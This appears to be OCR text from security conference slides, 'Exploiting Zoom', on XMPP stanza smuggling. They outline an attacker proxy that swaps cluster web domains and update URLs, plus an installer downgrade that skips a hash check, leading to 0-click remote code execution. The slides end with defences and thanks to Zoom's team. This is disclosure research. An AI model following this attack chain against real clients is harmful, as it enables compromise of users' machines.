
Exploiting Zoom

```
27 {
 1: us04xmpp1.zoom.us
 2: us04gateway.zoom.us
 3: us04gateway-s.zoom.us
 4: us04file.zoom.us
 5: us04xmpp1.zoom.us
 6: us04xmpp1.zoom.us
 7: us05polling.zoom.us
 8: us05log.zoom.us
 10: us04file-ia.zoom.us
 11: us04as.zoom.us
 12: us05web.zoom.us
 …
 23: zmail.asynccomm.zoom.us
}
```


Let’s replace this


Attacker client
Victim client
Attacker proxy
Zoom servers
...<revoke-token>...
...<revoke-token>...


Attacker client
Victim client
Attacker proxy
Zoom servers
…<revoke-token>…
…<revoke-token>…
/clusterswitch
/clusterswitch
(web domain replaced)


Attacker client
Victim client
Attacker proxy
Zoom servers
…<revoke-token>…
…<revoke-token>…
/clusterswitch
/clusterswitch
(web domain replaced)
/releasenotes
/releasenotes
(update download URLs replaced)

Exploiting Zoom



Downloads


Downloads

Zoom.exe

Installer.exe

Zoom.msi

Exploiting Zoom




1.Checks signature of

2. Runs

3.Checks hash of

4. Unpacks

Exploiting Zoom



Zoom.exe

1.Checks signature of

2. Runs

Installer.exe

(version 4.4)

(signed properly by Zoom)

~~3.Checks hash of~~

3. Unpacks

Zoom.msi

DEMO

How to prevent XMPP stanza smuggling issues

- Code review, fuzzing
- Using the same XML parser on the client and the server can prevent some issues, **but not all of them**
- XML validation (?)

Conclusion

- XML parsers in XMPP implementations are an underexplored attack surface
- The design of the XMPP protocol makes it vulnerable to parser quirks
- Potential impact includes disclosing private communication and 0-click RCE
- Fuzzing is a practical way of uncovering not just memory corruption bugs, but also logic bugs in parsers

Special thanks

- Sebastian Pipping of Expat
- Zoom security team
- Project Zero team members